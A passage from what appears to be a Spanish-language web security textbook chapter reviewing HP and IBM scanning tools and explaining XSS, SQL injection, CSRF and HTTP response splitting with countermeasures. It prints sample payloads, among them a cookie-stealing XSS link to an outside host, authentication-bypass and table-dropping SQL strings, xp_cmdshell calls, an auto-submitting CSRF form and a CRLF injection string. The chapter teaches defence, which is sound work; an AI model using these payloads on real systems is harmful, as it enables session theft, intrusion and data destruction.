Security Toolkit de HP, empaquetado con el producto WebInspect, ofrece todas las herramientas de uso común para analistas de seguridad avanzada de aplicaciones Web, requiere .NET Framework 1.1 de Microsoft y, por lo tanto, actualmente sólo se ejecuta en Windows. Todas las herramientas están diseñadas para insertarse en WebInspect, de modo que las puede usar para realizar un análisis más a fondo contra componentes de una aplicación que ya ha escaneado (aunque no tengamos éxito en imaginar cómo hacer que esto funcione en la versión beta). He aquí una lista de las herramientas y una breve descripción de lo que hacen:

- **Cookie Cruncher** Las herramientas incluyen un conjunto de caracteres, aleatorización, capacidad de predicción y mediciones de la frecuencia de caracteres, tomando gran parte del trabajo pesado del análisis de cookies. Cookie Cruncher se presenta en la figura 11-11.




Figura 11-11 La utilería Cookie Cruncher de HP, de la suite de herramientas de análisis de seguridad de aplicaciones Web Security Toolkit de HP.

- **Codificadores/decodificadores** Estas herramientas codifican y decodifican 15 diferentes algoritmos de cifrado/aplicación de hash de uso común, con entradas para una clave proporcionada por el usuario. Muy útiles cuando se realiza análisis de aplicaciones Web debido a la preponderancia de codificación, como hexadecimal (URL), Base64 y XOR.
- **HTTP Editor** Ningún conjunto de herramientas de análisis de seguridad de aplicaciones Web estaría completo sin un editor HTTP para generar entrada no esperada para todos los aspectos de la aplicación.
- **Regular Expressions Editor** Una estupenda herramienta para probar rutinas de validación de entrada/salida para confirmar que está correcto.
- **Server Analyzer** Una herramienta para detección de huellas e identificación del software que ejecuta un servidor Web.
- **SOAP Editor** Esta herramienta es como HTTP Editor, pero para SOAP, con el beneficio agregado de los formatos autogenerador.
- **SQL Injector** Ya era hora de que alguien creara uno de éstos. Al parecer, un poco limitado en el número de motores/explotaciones en este momento, pero parece bueno para el futuro.

- **Web Brute** Otra herramientas indispensable para el probador de seguridad de aplicaciones Web. Ésta verifica las interfaces de autentificación para credenciales débiles, que son un peligro común.
- **Web Discovery** Esta herramienta es un simple escáner de puertos con una lista integrada de puertos comunes usados por aplicaciones Web, que es útil para escanear espacios de red grandes para servidores Web falsos. Probó ser flexible y rápido en nuestra prueba.
- **Web Form Editor** Esta herramienta proporciona la capacidad de definir campos de formulario Web y valores que habrán de usarse cuando se prueban aplicaciones.
- **Web Macro Recorder** Sitios Web complicados a menudo tienen esquemas de inicio de sesión o autentificación complicados. WebInspect les da soporte usando series de secuencias de comandos de acciones, o macros, que usted define usando esta herramienta.
- **Web Fuzzer** Esta herramienta proporciona difuminado HTTP automatizado para complementar el HTTP Editor manual.
- **Web Proxy** Herramienta de análisis local de intermediario para desensamblar comunicaciones Web. Esta herramienta es muy parecida a Achilles, pero con uso, visibilidad y control mejorados.

Rational AppScan Persiguiendo el mismo mercado que HP, IBM adquirió Watchfire y su producto AppScan en julio de 2007, llamándolo Rational AppScan. Destinado a los mismos clientes corporativos que WebInspect, AppScan presenta un conjunto de características similar, proporcionando escalabilidad empresarial, un conjunto robusto de pruebas muy completo y un juego de herramientas de utilerías para investigar y validar hallazgos. Disponible en tres ediciones, la edición "estándar" proporciona capacidades de evaluación para un usuario de escritorio. IBM proporciona la edición de "prueba" para que las organizaciones integren evaluación en su proceso de desarrollo, y la edición "empresarial" brinda escaneo centralizado, con la capacidad de desarrollar varios rastreos simultáneos.

Descargamos una versión de prueba de AppScan de IBM (consulte http://www.ibm.com/developerworks/rational/products/appscan/) y ejecutamos un escaneo contra el sitio Web de prueba que proporciona. En casi una hora, AppScan recorrió su biblioteca de 1 250 pruebas con más de 5 800 variantes e identificó 26 problemas de gravedad "Alta", 18 "Media", 23 "Baja" y 10 de "Información". En la figura 11-12 se muestra la interfaz de AppScan después de realizar el escaneo. Una característica particularmente útil de AppScan es la capacidad de identificar casos donde el mismo problema se ha encontrado en varias pruebas y desenrollarlos en un solo problema con diversas variantes. Sin esta característica, ¡hubiéramos tenido que recorrer más de 700 hallazgos!

Junto con el mismo conjunto de características de empresas que proporciona WebInspect viene el mismo precio empresarial. Aunque IBM preferiría que los llame para obtener una cotización, una rápida búsqueda en Internet reveló un precio base de 17 500 dólares para una licencia de término limitado de la edición estándar de AppScan. No obstante, si está buscando una privacía Web automatizada a gran escala y cumplimiento con las regulaciones, Watchfire debe estar en su lista.




Figura 11-12 Rational AppScan de IBM, mostrando los resultados del escaneo de su sitio Web de demostración.

VULNERABILIDADES DE APLICACIONES WEB COMUNES

¿Entonces qué busca un atacante característico cuando evalúa una aplicación Web típica? Los problemas suelen ser numerosos, pero tras años de realizar cientos de evaluaciones de aplicaciones Web hemos visto que muchas de ellas se reducen a unas cuantas categorías de problemas.

El Open Web Application Security Project (http://www.owasp.org) ha hecho un estupendo trabajo de documentar un amplio consenso de las vulnerabilidades de seguridad de aplicaciones Web más críticas vistas en el campo general. De particular interés es su "proyecto de los diez principales", que proporciona una lista actualizada de los diez problemas de seguridad de aplicaciones Web (http://www.owasp.org/index.php/OWASP_Top_Ten_Project). Los ejemplos que analizaremos en esta sección abordan las siguientes categorías de OWASP:

- A1: creación de secuencias de comandos de sitio cruzado (XSS).
- A2: fallas de inyección.
- A3: falsificación de solicitud de sitio cruzado (CSRF).

Ataques de creación de secuencias de comandos de sitio cruzado (XSS)

Popularidad:	*9*
Simplicidad:	*3*
Impacto:	*5*
Evaluación del riesgo:	***6***

Como en casi todas las vulnerabilidades que hemos analizado en este capítulo hasta ahora, la creación de secuencias de comandos de sitio cruzado (XSS, Cross-Site Scripting) por lo general surge de deficiencias de validación de entrada/salida en aplicaciones Web. Sin embargo, a diferencia de muchos de los demás ataques que hemos cubierto en este capítulo, XSS no suele tomarse como objetivo en la propia aplicación, sino más bien en *otros usuarios* de la aplicación vulnerable. Por ejemplo, un usuario malicioso puede publicar un mensaje en la característica "libro de invitados" de una aplicación Web que tiene contenido ejecutable. Cuando otro usuario ve este mensaje, el explorador interpretará el código y lo ejecutará, posiblemente dando el control completo al atacante del sistema del segundo usuario. Por lo tanto, la carga del ataque de XSS suele afectar al usuario final de la aplicación, un aspecto que suele ser mal comprendido de estas explotaciones que han dado lugar al sensacionalismo.

NOTA Consulte el capítulo 12 para conocer más detalles en los efectos de XSS en el cliente.

Ataques de XSS ejecutados de manera adecuada pueden ser devastadores para toda la comunidad de usuarios de una aplicación Web determinada, además de la reputación de la organización que hospeda la aplicación vulnerable. De manera especifica, XSS puede llevar al secuestro de cuentas y sesiones, robo de cookies, mala dirección y mala representación de la marca de una organización. El ataque común cuando se explota una vulnerabilidad de XSS es el robo de las cookies de sesión del usuario, las que de otra manera serían inaccesibles para una parte externa. Pero ataques recientes se han vuelto cada vez más maliciosos, preparando gusanos entre sitios Web de redes sociales o, peor aún, infectando el equipo de la víctima con malware.

La base técnica de los ataques de XSS se describe con gran detalle en el sitio Web del proyecto Open Web Application Security Project (OWAP) en http://www.owasp.org/index.php/Top_10_2007-A1. En resumen, casi todas las oportunidades de XSS son creadas por aplicaciones que fallan en administrar de manera segura la entrada y salida de HTML, de manera específica, etiquetas HTML encerradas entre picoparéntesis (< y >) y unos cuantos caracteres adicionales, como las comillas (") y el signo de unión (&), que suele usarse con mucho menos frecuencia para incrustar contenido ejecutable en secuencias de comandos. Sí, tan simple como suena, casi cada vulnerabilidad XSS que hemos visto incluyó la falla en quitar los picoparéntesis de entrada o la falla en codificar estos paréntesis en la salida. En la tabla 11-4 se presenta una lista de las cargas de XSS de prueba de concepto más comunes para determinar si una aplicación es vulnerable.

Como se observa en la tabla 11-4, los dos métodos más comunes consisten en tratar de insertar etiquetas HTML en variables y en etiquetas HTML existentes en la página vulnerable. Por lo general, esto se hace al insertar una etiqueta HTML existente empezando con un picoparéntesis derecho, o de *apertura* (<), una etiqueta empezando con una comilla seguida por un picoparén-

Tipo de ataque XSS	Carga de ejemplo
Inyección simple de secuencia de comandos en una variable	http://localhost/page.asp?variable=<script>alert('Test')<scipt>
Variación en inyección simple de variable que despliega la cookie de la víctima	http://localhost/page.asp?variable=<script>alert (document.cookie)<script>
Inyección en una etiqueta HTML; el vínculo inyectado envía por correo electrónico la cookie de la víctima a un sitio malicioso	http://localhost/page.php?variable="><script>document.location='http://www.cgisecurity.com/cgi-bin/cookie.cgi?'%20+document.cookie</script>
Inyección del atributo "en la carga" BODY de HTML en una variable	http://localhost/frame.asp?var=%20onload=alert(document.domain)
Inyección de JavaScript en una variable usando una etiqueta IMG	http://localhost//cgi-bin/script.pl?name=>"'><IMG SRC="javascript:alert('XSS')">

Tabla 11-4 Carga común de XSS.

tesis izquierdo, o de *cierre* (>) y uno derecho (<), que puede interpretarse como de cierre de la etiqueta HTML anterior e inicio de una nueva. También puede dar entrada a codificación hexadecimal para crear gran cantidad de variaciones. He aquí algunos ejemplos:

- %3c en lugar de <
- %3e en lugar de >
- %22 en lugar de "

SUGERENCIA Recomendamos revisar la "XSS Cheatsheet" (hoja de trucos de XSS) de RSnake en http://ha.ckers.org/xss.html para conocer cientos de variantes de XSS como éstas.

Medidas para contrarrestar la creación de secuencias de comandos de sitio cruzado

Se recomiendan los siguientes métodos generales para evitar los ataques de creación de secuencias de comandos de sitio cruzado:

- Parámetros de entrada de filtro para caracteres especiales (ninguna aplicación Web acepta los siguientes caracteres dentro de la entrada si son posibles: < > ( ) # & ").
- Salida codificada de HTML de modo que aunque haya entrada de caracteres especiales, aparecen inofensivos para usuarios subsecuentes de la aplicación. Como opción, puede simplemente filtrar caracteres especiales en la salida (logrando "defensa a profundidad").

- Si su aplicación establece cookies, use cookies de HttpOnly de Microsoft (los clientes Web deben usar Internet Explorer 6 SP1 o superior y Mozilla Firefox 2.0.05 o posterior). Esto puede establecerse en el encabezado de respuesta HTTP. Marca cookies como "HttpOnly", previniendo acceder a ellas por medio de secuencias de comandos, incluso por el sitio Web que estableció las cookies en primer lugar. Por lo tanto, aunque su aplicación tenga una variable XSS, si sus usuarios utilizan IE6 SP1 o mayor, las cookies de su aplicación no pueden accederse por cargas maliciosas de XSS. Consulte http://msdn.microsoft.com/workshop/autor/dhtml/httponly_cookies.asp para conocer más información.
- Analice sus aplicaciones en busca de vulnerabilidades XSS de manera regular usando las muchas herramientas y técnicas delineadas en este capítulo, y corrija lo que encuentre.

Inyección de SQL

Popularidad:	*9*
Simplicidad:	*5*
Impacto:	*8*
Evaluación del riesgo:	***7***

Las aplicaciones Web más modernas dependen del contenido dinámico para lograr el aspecto de los programas en ventanas del escritorio tradicional. Este dinamismo suele lograrse al recuperar datos actualizados de una base de datos o un servicio externo. Como respuesta a una solicitud de una página Web, la aplicación generará una consulta, a menudo incorporando porciones de la solicitud en la consulta. Si la aplicación no es cuidadosa acerca de cómo construye la consulta, un atacante puede modificarla cambiando la manera en que el servicio externo la procesa. Estas *fallas de inyección* pueden ser devastadoras, porque el servicio a menudo confía en la aplicación Web completa y pueden incluirse "con toda seguridad" tras varias firewalls.

Una de las plataformas más populares para tiendas de datos Web es SQL, y muchas aplicaciones Web están basadas por completo en secuencias de comandos de cliente que simplemente consultan una base de datos SQL, en el propio servidor Web o un sistema de servidor separado. Uno de los atacantes más insidiosos en una aplicación Web incluye el secuestro de consultas usado por las secuencias de comandos de cliente para obtener control de la aplicación o sus datos. Uno de los mecanismos más eficientes para lograr esto es una técnica llamada *inyección de SQL*. Mientras que las fallas de inyección pueden afectar a casi cualquier tipo de servicio externo, desde los servidores de correo hasta los servicios Web para servidores de directorio, la inyección SQL es por mucho la más prevalente y de la que más se abusa en estas fallas.

La inyección de SQL hace referencia a la entrada de consultas SQL sin trabajar en una aplicación para realizar una acción inesperada. Las consultas existentes a menudo se editan simplemente para lograr los mismos resultados (SQL se manipula de manera fácil mediante la colocación incluso de un solo carácter en un lugar elegido juiciosamente, causando que toda la consulta se comporte de modo malicioso). Algunos de los caracteres de uso común para estos ataques de validación de entrada son el acento invertido (`), el doble guión (--) y el punto y coma (;), todos los cuales tienen un significado especial en SQL.

¿Qué tipo de cosas puede hacer un hacker astuto con una consulta SQL usurpada? Bueno, para empezar tiene la posibilidad de acceder a datos no autorizados. Con técnicas incluso ruines, pueden omitir autentificación o hasta obtener total control sobre el servidor Web o el sistema de servidor de SQL. Echemos un vistazo a lo que es posible.

Ejemplos de inyecciones de SQL Para ver si la aplicación es vulnerable a inyecciones de SQL, escriba cualquiera de las entrada de la tabla 11-5 en los campos del formulario.

Los resultados de estas consultas tal vez no siempre sean visibles para el atacante a través de la interfaz de presentación, pero el ataque de inyección aún puede ser efectivo. La llamada inyección "ciega" de SQL es el arte de inyectar consultas como las de la tabla 11-5 en una aplicación donde el resultado no es directamente visible para el atacante. Trabajando sólo con cambios sutiles en el comportamiento de la aplicación, el atacante debe usar consultas más elaboradas para tratar y unir una serie de instrucciones que llevan a un compromiso más severo. La inyección ciega de SQL se ha vuelto automatizada por las herramientas que apartan muchas de las adivinanzas del ataque, como lo analizaremos un poco más adelante.

Omisión de autentificación	
Para autentificar sin credenciales:	Username:' OR "=' Password:' OR "='
Para autentificar sólo con el nombre de usuario:	Username: admin'--
Para autentificar como primer usuario de una tabla de "usuarios":	Username:' or 1=1–
Para autentificar como un usuario ficticio:	Username:' union select 1,'user','passwd' 1–
Provocación de destrucción	
Para dejar caer una tabla de base de datos:	Username:';drop table users–
Para apagar remotamente la base de datos:	Username: aaaaaaaaaaaaaaa' Password:';
Ejecución de llamadas a función y procedimientos almacenados	
Ejecución de xp_cmdshell para obtener un listado de directorio:	http://localhost/script?0';EXEC+master.. xp_cmdshell+'dir'; —
Ejecución de xp_servicecontrol para manipular servicios:	http://localhost/script?0';EXEC+master.xp_servicecontrol+'start',+'server';—

Tabla 11-5 Ejemplos de inyección de SQL.

No toda la sintaxis mostrada funciona en todas las implementaciones de base de datos de propietario. La información de la tabla 11-6 indica si algunas de las técnicas que hemos delineado funcionarán en ciertas plataformas de base de datos.

Herramientas automatizadas de inyección de SQL La inyección de SQL suele realizarse manualmente, pero hay algunas herramientas que pueden ayudar a automatizar el proceso de identificación y explotación de esas debilidades. Ambos instrumentos de evaluación de aplicaciones Web comerciales que mencionamos antes, HP WebInspect y Racional AppScan, tienen herramientas y verificaciones para realizar inyección de SQL automatizada. La detección de vulnerabilidades de inyección de SQL completamente automatizada aún se está perfeccionando, y las herramientas generan un amplio número de falsos positivos, pero proporcionan un buen punto de partida para mayor investigación.

SQL Power Inyector es una herramienta gratuita para analizar aplicaciones Web y localizar vulnerabilidades de inyección de SQL. Construida sobre .NET Framework, tiene como destino gran número de plataformas de base de datos, incluidas MySQL, Microsoft SQL Server, Oracle y DB2. Obténgala en http://www.sqlpowerinjector.com/.

Hay varias herramientas para analizar la extensión de las vulnerabilidades de inyección de SQL, aunque tienden a especificar plataformas de base de datos de servidor. Absinthe, disponible en http://www.0x90.org/releases/absinthe/index.php, es una herramienta GUI que recuperará automáticamente el esquema y el contenido de una base de datos que tiene una vulnerabilidad de inyección de SQL. Con soporte para Microsoft SQL Server, Postgres, Oracle y Sybase, Absinthe es muy versátil.

Para una derrota más completa, Sqlninja, disponible en http://sqlninja.sourceforge.net/, proporciona la capacidad de tomar por completo el host de una base de datos de Microsoft SQL Server. Ejecutada con éxito, Sqlninja también puede romper las contraseñas de servidor, escalar privilegios y proporcionar al atacante acceso gráfico remoto al host de la base de datos.

Información específica de la base de datos

	MySQL	Oracle	DB2	Postgres	MS SQL
UNION posible	S	S	S	S	S
Subselecciones posibles	N	S	S	S	S
Instrucciones múltiples	N (principalmente	N	N	S	S
Procedimientos almacenados predeterminados	-	Muchos (utf_file)	-	-	Muchos (xp_cmdshell)
Otros comentarios	Da soporte a "INTO OUTFILE"	-	-	-	-

Tabla 11-6 Compatibilidad de sintaxis de inyección de SQL entre varios productos de software de base de datos.

Medidas para contrarrestar inyecciones de SQL

He aquí una lista extensa, aunque incompleta, de métodos usados para evitar inyecciones de SQL:

- **Realice validación de entrada estricta sobre cualquier entrada del cliente** Siga el mantra común de la programación de "restringir, rechazar y limpiar"; es decir, restringir su entrada donde sea posible (por ejemplo, sólo permita formatos numéricos para un campo de código postal), rechace la entrada que no cumpla con el patrón y limpie donde la restricción no sea práctica. Cuando se limpia, considere la validación de tipo de datos, longitud, rango y corrección del formato. Consulte la biblioteca de expresiones regulares en http://www.regxlib.com para obtener un estupendo ejemplo de expresiones regulares para validación de entrada.
- **Reemplace instrucciones SQL directas con procedimientos almacenados, instrucciones preparadas u objetos de comando ADO** Si no puede utilizar procedimientos almacenados, use consultas con parámetros.
- **Implemente manejo de errores predeterminado** Esto incluye el uso de un mensaje de error general para todos los errores.
- **Bloquee ODBC** Deshabilite la mensajería para los clientes. No permita que pasen instrucciones SQL regulares. Esto asegura que ningún cliente, no sólo la aplicación Web, pueda ejecutar SQL arbitrario.
- **Bloquee la configuración del servidor de base de datos** Especifique usuarios, funciones y permisos. Implemente desencadenadores en la capa RDBMS. De esta manera, aunque alguien pueda llegar a la base de datos y hacer que se ejecuten instrucciones SQL arbitrarias, no podrá hacer nada que se suponga no debe.

Para conocer más sugerencias, consulte el artículo de la red del desarrollador de Microsoft (MSDN, Microsoft Developer Network) en http://msdn.microsoft.com/library/en-us/bldgapps/ba_highprog_11kk.asp. Si su aplicación se ha desarrollado en ASP, use el Source Code Analyzer de Microsoft para la herramienta SQL Injection, disponible en http://support.microsoft.com/kb/954476, para escanear su código fuente en busca de vulnerabilidades.

Falsificación de solicitud de sitio cruzado

Popularidad:	*5*
Simplicidad:	*3*
Impacto:	*7*
Evaluación del riesgo:	***5***

Las vulnerabilidades de falsificación de solicitud de sitio cruzado (CSRF, Cross-Site Request Forgery) son conocidos desde hace casi una década, pero sólo hasta hace poco se han reconocido como un problema serio. El gusano MySpace Samy, lanzado en el 2005, las catapultó al frente de la seguridad de las aplicaciones Web, y posteriores abusos la llevaron a la posición 5 de la lista

de las 10 principales de OWASP en 2007. El concepto tras CSRF es simple: las aplicaciones Web proporcionan a los usuarios sesiones autentificadas persistentes, de modo que no tienen que volverse a autentificar a sí mismos cada vez que solicitan una página. Pero si el atacante puede convencer al explorado Web del usuario de que remita una solicitud al sitio Web, pueden aprovechar la sesión persistente para realizar acciones como la víctima.

Los ataques pueden llevar a diversos resultados malos para la víctima: pueden cambiar la contraseña de su cuenta, transferirse fondos, comprarse mercancías, y más. Debido a que es el explorador de la víctima el que está haciendo la solicitud, un atacante puede tener como destino servicios a los cuales normalmente no tendría acceso; se ha informado que varias instancias de CSRF se han usado para modificar la configuración del módem DSL o el enrutador de cable de un usuario.

Es notoriamente fácil explotar las vulnerabilidades CSRF. En el escenario más simple, un atacante puede incrustar una etiqueta de imagen en una página Web que se visita de manera común, como un foro en línea; cuando la víctima carga la página Web, su navegador obedientemente remite la solicitud GET para obtener la "imagen", excepto que en lugar de que sea un vínculo a una imagen, es uno que realiza una opción en el sitio Web de destino. Debido a que la víctima ha iniciado sesión en ese sitio Web, la acción se realiza tras bambalinas, y la víctima permanece inconsciente de que está pasando algo malo.

```
<img src="http://ejemplo.com/actualizar_cuenta.asp?nueva_contrasena=malvado">
```

¿Qué pasa si la acción deseada requiere una consulta POST HTTP en lugar de una simple GET? Fácil, sólo cree un formulario oculto y haga que algún JavaScript remita automáticamente la solicitud:

```
<html>
  <body onload="documento.CSRF.submit()">
    <form name="CSRF" method="POST" action="http://ejemplo.com/actuali-
zar_cuenta.asp">
      <input type="hidden" name="nueva_contrasena" value="malvado" />
    </form>
  </body>
</html>
```

Es importante darse cuenta de que, desde la perspectiva de la aplicación Web, nada está mal. Todo lo que ve es que un usuario autentificado remitió una solicitud bien formada, y realiza obedientemente las instrucciones de la solicitud.

Medidas para contrarrestar la falsificación de solicitud de sitio cruzado

La clave para evitar vulnerabilidades de CSRF es unir de alguna manera la solicitud entrante a la sesión autentificada. Lo que hace que las vulnerabilidades de CSRF sean tan peligrosas es que el atacante no necesita conocer nada acerca de la víctima para realizar el ataque. Una vez que ha integrado la solicitud peligrosa, funcionará en cualquier víctima que se haya autentificado en el sitio Web.

Para frustrar esto, su aplicación Web debe insertar valores aleatorios, unidos a la sesión de usuario especificada, en los formularios que genera. Si entra una solicitud que no tiene un valor que coincida con la sesión del usuario, solicita que el usuario se vuelva a autentificar y confirme que desea realizar la acción solicitada. Algunos marcos conceptuales de aplicaciones Web, como Ruby on Rails versión 2 y posteriores, proporcionan esta funcionalidad automáticamente. Revise si el marco conceptual de su aplicación proporciona esta funcionalidad; si lo hace, habilítela, o implemente fichas de solicitud en la lógica de su aplicación.

Aún más, cuando desarrolle sus aplicaciones, considere solicitar al usuario que se vuelva a autentificar cada vez que tenga que realizar una operación particularmente peligrosa, como cambiar la contraseña de su cuenta. Al dar este pequeño paso sólo se añadirá un ligero inconveniente a sus usuarios, pero les proporcionará el aseguramiento completo de que no se volverán las víctimas de ataques de CSRF.

División de la respuesta HTTP

Popularidad:	*3*
Simplicidad:	*3*
Impacto:	*6*
Evaluación del riesgo:	***4***

La división de la respuesta HTTP es una técnica de ataque de aplicaciones que se publicó por primera vez en Sanctum, Inc., en marzo de 2004 (visite http://www.sanctuminc.com/pdf/whitepaper_httpresponse.pdf). La causa raíz de esta clase de vulnerabilidades es exactamente la misma que la de la inyección de SQL o la creación de secuencias de comandos de sitio cruzado: mala validación de entrada por parte de la aplicación Web. Por lo tanto, a este fenómeno se le denomina de manera más apropiada "inyección de respuesta HTTP", ¿pero quiénes somos para robar el trueno de alguien más? Cualquiera que sea el nombre, los efectos de la respuesta de la división de respuesta HTTP son similares a XSS: en esencia, puede engañarse más fácilmente a los usuarios para que caigan en situaciones comprometidas, aumentando en gran medida la probabilidad de ataques de suplantación de identidad y daño concomitante a la reputación del sitio en cuestión (consulte el capítulo 12 para conocer más información acerca de la suplantación de identidad).

Por fortuna, al igual que XSS, el daño producido por la división de la respuesta HTTP suele incluir el convencimiento de un usuario para que haga clic en un hipervínculo creado especialmente en un sitio Web o un correo electrónico malicioso. Sin embargo, como se indicó en nuestro análisis de XSS en páginas anteriores de este capítulo, en estas situaciones la complicidad compartida en la responsabilidad general por el resultado de las explotaciones suele perderse en el usuario final, de modo que cualquier entidad corporativa que afirma esta defensa está sobre un terreno dudoso, por decir lo menos. Otro factor que mitiga de alguna manera el riesgo de la división de la respuesta HTTP hoy en día es que sólo afecta a aplicaciones Web diseñadas para incrustar datos de usuario en respuestas HTTP, que suelen confinarse a secuencias de comandos de servidor que reescriben cadenas de consulta a un nuevo nombre de sitio. En nuestra experiencia, esto está implementado en muy pocas aplicaciones; sin embargo, hemos visto por lo menos unas cuantas aplicaciones que tienen este problema, de modo que no es, por ningún medio, inexistente. Además, estas aplicaciones tienden a ser las que persisten para siempre (¿por qué

otra razón reescribiría cadenas de consulta?) y, por lo tanto, son muy confidenciales para la organización. Así, es necesario que identifique posibles oportunidades para división de respuesta HTTP en sus aplicaciones.

Hacerlo así es fácil. Al igual que casi todas las vulnerabilidades XSS derivan de la capacidad de dar entrada a picoparéntesis (< y >) en aplicaciones, casi todas las vulnerabilidades de división de la respuesta HTTP que hemos visto incluyen el uso de uno de los dos métodos principales de redirección de respuesta a secuencias de comandos Web:

- **JavaScript** response.sendRedirect
- **ASP** Response.Redirect

Esto no es para decir que todas las vulnerabilidades de división de la respuesta HTTP se derivan de estos métodos. También hemos visto aplicaciones que no se basan en secuencias de comandos que eran vulnerables a la división de la respuesta HTTP (incluidas aplicaciones ISAPI en un servicio importante en línea), y Microsoft ha emitido por lo menos un boletín para un producto enviado con esa vulnerabilidad (visite http://www.microsoft.com/technet/security/Bulletin/MS04-026.mspx). Por lo tanto, no suponga que su aplicación Web no se ve afectada hasta que revise toda la lógica de reescritura de respuesta.

El artículo de Sanctus cubre el ejemplo de JavaScript, de modo que eche un vistazo a lo que podría parecer una vulnerabilidad de división de la respuesta HTTP basada en ASP.

SUGERENCIA Puede encontrar fácilmente páginas que usan estos métodos de redirección de respuesta al buscar las cadenas literales en un buen motor de búsqueda de Internet. Por ejemplo, http://www.google.com/search?q=+%22Response.Redirect.

`Response` es uno de los muchos objetos COM intrínsecos (objetos integrados de ASP) que están disponibles para páginas ASP, y `Response.Redirect` es sólo un método expuesto por ese objeto. El sitio MSDN de Microsoft (http://msdn.microsoft.com) tiene información autorizada sobre la manera en que funciona el método `Response.Redirect`; sin entrar en muchos detalles aquí, sólo proporcionaremos un ejemplo sobre la manera en que podría llamarse en una página Web típica. En la figura 11-13 se muestra un ejemplo creado después de realizar una búsqueda simple de "Response.redirect" en Google.

El código básico tras este formulario es más bien simple:

```
If Request.Form("selEngines") = "yahoo" ThenResponse.Redirect("http://
search.yahoo.com/bin/search?p=" &
Request.Form("txtSearchWords"))
End If
```

El error que se encuentren este código tal vez no resulte obvio de inmediato porque hemos quitado parte del código que lo rodea, de modo que sólo lo hacemos destacar: el formulario toma entrada del usuario (`"txtSearchWords"`) y luego lo redirige a la página Yahoo! Search empleando `Response.Redirect`. Éste es un candidato clásico para los problemas de validación de entrada de sitio cruzado, incluida la división de la respuesta HTTP, de modo que lancemos algo posiblemente malicioso. Qué pasaría si ingresamos el siguiente texto en este formulario (se ha agregado un salto de línea manual debido a las restricciones del ancho de páginas):




Figura 11-13 Un formulario Web de ejemplo que usa el método ASP Response.Redirect para enviar entrada del usuario a otro sitio.

```
blah%0d%0aContent-Length:%200%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-
Type:%20text/html%0d%0aContent-Length:%2020%0d%0a<html>Hacked!</html>
```

Esta entrada se incorporaría en la redirección de la respuesta a la página Yahoo! Search, lo que da como resultado la siguiente respuesta HTTP que se envía al explorador del usuario:

```
HTTP/1.1 302 Object moved
Server: Microsoft-IIS/5.0
Date: Fri, 06 Aug 2004 04:35:42 GMT
Location: http://search.yahoo.com/bin/search?p=blah%0d%0a
Content-Length:%200%0d%0a
HTTP/1.1%20200%20OK%0d%0a
Content-Type:%20text/html%0d%0a
Content-Length:%2020%0d%0a
<html>Hacked!</html>
Connection: Keep-Alive
Content-Length: 121
Content-Type: text/html
Cache-control: private
